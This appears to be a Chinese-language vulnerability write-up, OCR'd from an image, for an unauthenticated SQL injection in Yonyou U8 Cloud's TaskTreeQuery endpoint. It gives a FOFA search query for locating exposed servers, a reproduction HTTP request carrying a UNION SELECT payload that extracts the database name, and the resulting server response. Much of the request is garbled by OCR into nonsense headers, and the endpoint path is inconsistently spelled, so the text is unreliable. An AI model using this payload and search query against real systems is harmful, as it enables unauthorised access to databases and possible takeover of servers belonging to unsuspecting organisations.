
Y3-26用友-U8-Cloud-SQL

漏洞描述:

用友U8 Cloud /service/~iufo/nc.itfiufo.mobilereport.task.TaskTreeOuery接口处存在SQL注入漏洞,未授权的攻击者可以通过此漏洞获取数据库权限,进一步利用可导致服务器失陷。

网站图片:

U8 cloud 下载页面







网络测绘:

fofa语法:

FOFA: app="用友-U8-Cloud"

漏洞复现:

GET /service/-iufo/nc.itf.iufo.mobilereport.task.TaskTreeQuery?usercode=1'+UNION+all+SELECT+1,db_name(),3,4,5,6,7,8,9+from+master..sysdatabases-- HTTP/1.1 Service-T-Hubinoble: It little: mobile report. Lask. lask freeguery reservous-1 "Outlook-all-Stable. From James (1,5,4,5,6,7,6,9 From Host: Sour-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2762.73 Safari/537.36 Connection: close Accept: */*
Accept-Language: en Accept-Encoding: gzip

效果图: 查询数据库名称



1 HTTP/1.1 200 OK Server: Apache-Coyote/1.1 Set-Cookie: JSESSIONID=5AE3575EB0D2B707F43 Content-Type: text/html; charset=utf-8 Date: Mon, 04 Dec 2023 13:29:28 GMT Connection: close {"success":false, "message': "U8CLOUD"}